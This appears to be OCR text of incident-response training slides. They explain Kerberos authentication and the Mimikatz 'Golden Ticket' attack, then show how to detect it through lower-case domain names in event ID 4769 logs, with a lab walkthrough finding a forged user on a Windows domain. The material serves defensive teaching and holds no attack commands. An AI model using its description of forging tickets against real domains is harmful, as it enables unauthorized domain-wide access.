
Kerberos Authentication Mechanism

1. A user on a client requests a Ticket-granting Ticket (TGT)
2. The Authentication Service (AS) sends back a TGT, which is encrypted with the password hash of the user.
3. The client decrypts the TGT and passes it to the Ticket Granting Service (TGS) for requesting a Service Ticket.
4. The TGS sends back a Service Ticket to the client.
5. The client sends the Service Ticket to a server.
6. Then a service session starts.



Mimikatz Golden Tickets Detection Method (2)

- What is the “Golden Ticket” attack?
  - Attackers issue a forged TGT using krbtgt account.
    - They can grant any privileges in the TGT.
  - Therefore, they can make the TGS issue any service tickets by using the TGT.
  - The forged TGT is called a "Golden Ticket".




Mimikatz Golden Tickets Detection Method (3)

- A characteristic of Mimikatz golden tickets
  - As we mentioned earlier, when a service ticket is requested, an event ID 4769 log is recorded on the Domain Controller.
  - For legitimate Service Ticket requests, the “Account Domain” field and the domain part of the “Account Name” field in the event ID 4769 are always recorded in "CAPITAL" letters. However, if attackers input the target domain name in lower-case letters when they create golden tickets with Mimikatz, the domain name are recorded in lower-case letters as well in the event ID 4769.
    - Note that if you had some non-Windows OSes or third party appliances on your Windows domain network, they might not use CAPITAL letters. In that case, you cannot distinguish whether it is an attack or not for the hosts with this technique.

Mimikatz Golden Tickets Detection Method (4)


A normal 4769 log



A 4769 log with golden tickets using Mimikatz


Lab 4-3 (1)
Analyzing Logs on AD-Win2016

- Security.evtx in a VSS (2018-03-23 12:00)
  - If we filter with “scenario1_Sec4769_golden.elc”…



Lab 4-3 (2)
Analyzing Logs on AD-Win2016


- Security.evtx in a VSS (2018-03-23 12:00)
  - A domain name that consists of small characters is found.
  - It implies the attacker used a “Golden Ticket” attack!
  - He logged on to FS-Win2012R2 with non-existent user “aToyoda”.
    - The legitimate user is “toyoda”.



Scenario 1 Labs

Lab 4-3 (3) Analyzing Logs on AD-Win2016


- Security.evtx in a VSS (2018-03-26 07:00)
  - When we check another VSS snapshot, additional records are found on March 23.
  - It also implies that the attacker used “Golden Ticket” attacks multiple times!



Lab 4 – The Answer
Analyzing Logs on AD-Win2016

- The answer:
  1. What did the attacker do on AD-Win2016 around March 22, 2018?
     - He got the “Domain Administrator” rights around this time because he could have been able to dump “krbtgt” service account’s credential with mimikatz.
  2. What did he do on this server after the date above?
     - We found “Golden Ticket” attacks multiple times for logging onto FS-Win2012R2. The user name is “aToyoda”, which does not exist on the Windows domain, according to the system administrator.

Lab 4 - Summary: Analyzing Logs on AD-Win2016



Event Log Analysis Lab 5

